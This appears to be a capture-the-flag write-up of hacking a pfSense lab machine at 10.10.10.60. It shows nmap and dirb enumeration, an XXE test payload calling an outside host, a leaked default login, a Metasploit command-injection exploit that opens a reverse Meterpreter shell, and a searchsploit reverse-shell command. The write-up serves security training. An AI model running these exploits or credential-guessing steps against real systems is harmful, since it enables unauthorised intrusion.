It’s essential to figure out what CMS the website you’re attacking runs, what middleware it uses, and what the target machine’s reputation is!
10.10.10.60
Nmap
# nmap -p- -sC -sV 10.10.10.60

nmap scan report for 10.10.10.60
Host is up (0.0058s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
lighttpd 1.4.35

Port 80 redirects to 443, and the web app is on port 443:
dirb directory scan
[~]$ dirb https://10.10.10.60

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri May 29 05:22:42 2020
URL_BASE: https://10.10.10.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.10.10.60/ ----
==> DIRECTORY: https://10.10.10.60/classes/
==> DIRECTORY: https://10.10.10.60/css/
+ https://10.10.10.60/favicon.ico (CODE:200|SIZE:1406)
==> DIRECTORY: https://10.10.10.60/includes/
+ https://10.10.10.60/index.html (CODE:200|SIZE:329)
+ https://10.10.10.60/index.php (CODE:200|SIZE:6690)
==> DIRECTORY: https://10.10.10.60/installer/
==> DIRECTORY: https://10.10.10.60/javascript/
==> DIRECTORY: https://10.10.10.60/themes/
==> DIRECTORY: https://10.10.10.60/tree/
==> DIRECTORY: https://10.10.10.60/widgets/
+ https://10.10.10.60/xmlrpc.php (CODE:200|SIZE:384)

---- Entering directory: https://10.10.10.60/classes/ ----

---- Entering directory: https://10.10.10.60/css/ ----

---- Entering directory: https://10.10.10.60/includes/ ----

---- Entering directory: https://10.10.10.60/installer/ ----
+ https://10.10.10.60/installer/index.php (CODE:302|SIZE:0)

---- Entering directory: https://10.10.10.60/javascript/ ----
==> DIRECTORY: https://10.10.10.60/javascript/index/
==> DIRECTORY: https://10.10.10.60/javascript/jquery/
==> DIRECTORY: https://10.10.10.60/javascript/wizard/

---- Entering directory: https://10.10.10.60/themes/ ----

---- Entering directory: https://10.10.10.60/tree/ ----
+  (CODE:200|SIZE:7492)

---- Entering directory: https://10.10.10.60/widgets/ ----
==> DIRECTORY: https://10.10.10.60/widgets/include/
==> DIRECTORY: https://10.10.10.60/widgets/javascript/
==> DIRECTORY: https://10.10.10.60/widgets/widgets/

---- Entering directory: https://10.10.10.60/javascript/index/ ----

---- Entering directory: https://10.10.10.60/javascript/jquery/ ----
==> DIRECTORY: https://10.10.10.60/javascript/jquery/images/

---- Entering directory: https://10.10.10.60/javascript/wizard/ ----

---- Entering directory: https://10.10.10.60/widgets/include/ ----

---- Entering directory: https://10.10.10.60/widgets/javascript/ ----

---- Entering directory: https://10.10.10.60/widgets/widgets/ ----

---- Entering directory: https://10.10.10.60/javascript/jquery/images/ ----
/xmlrpc.php

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY % pe SYSTEM "http://10.10.14.4:88"> %pe; %param1; ]>
<foo>&external;</foo>
Tested it — no XXE issue.
/tree/index.html

    Connect to host via SSH:
    <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
	<param NAME="config" VALUE="applet.conf">
    </applet>
No idea what this means…
breakthrough
Scan the directories again with dirbuster, using the biggest wordlist:
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Find something juicy — turned up some good stuff:
# https://10.10.10.60//changelog.txt
//contents as follows
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window


# https://10.10.10.60/system-users.txt
//contents as follows
####Support ticket###

Please create the following user


username: Rohit
password: company defaults

Company default password? Time for some OSINT — off to the search engines:

Logged right in:
msf5 exploit(unix/http/pfsense_graph_injection_exec) > set username rohit
username => rohit
msf5 exploit(unix/http/pfsense_graph_injection_exec) > set password pfsense
password => pfsense
msf5 exploit(unix/http/pfsense_graph_injection_exec) > set lhost tun0
lhost => 10.10.16.122
msf5 exploit(unix/http/pfsense_graph_injection_exec) > set rhosts 10.10.10.60
rhosts => 10.10.10.60
msf5 exploit(unix/http/pfsense_graph_injection_exec) > run

[*] Started reverse TCP handler on 10.10.16.122:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading intial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (38288 bytes) to 10.10.10.60
[*] Meterpreter session 1 opened (10.10.16.122:4444 -> 10.10.10.60:39519) at 2020-05-29 23:26:58 +0800
Or grab a shell with the exploit from searchsploit:

# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.122 --lport 1337 --username rohit --password pfsense
Retrospective
At first I didn’t pin down that this was pfSense at all — still not enough experience, I only paid attention to lighttpd.
Both the icon and the body actually left clues

Enumeration!
Common directory-scanning tools are dirbuster + dirb + wfuzz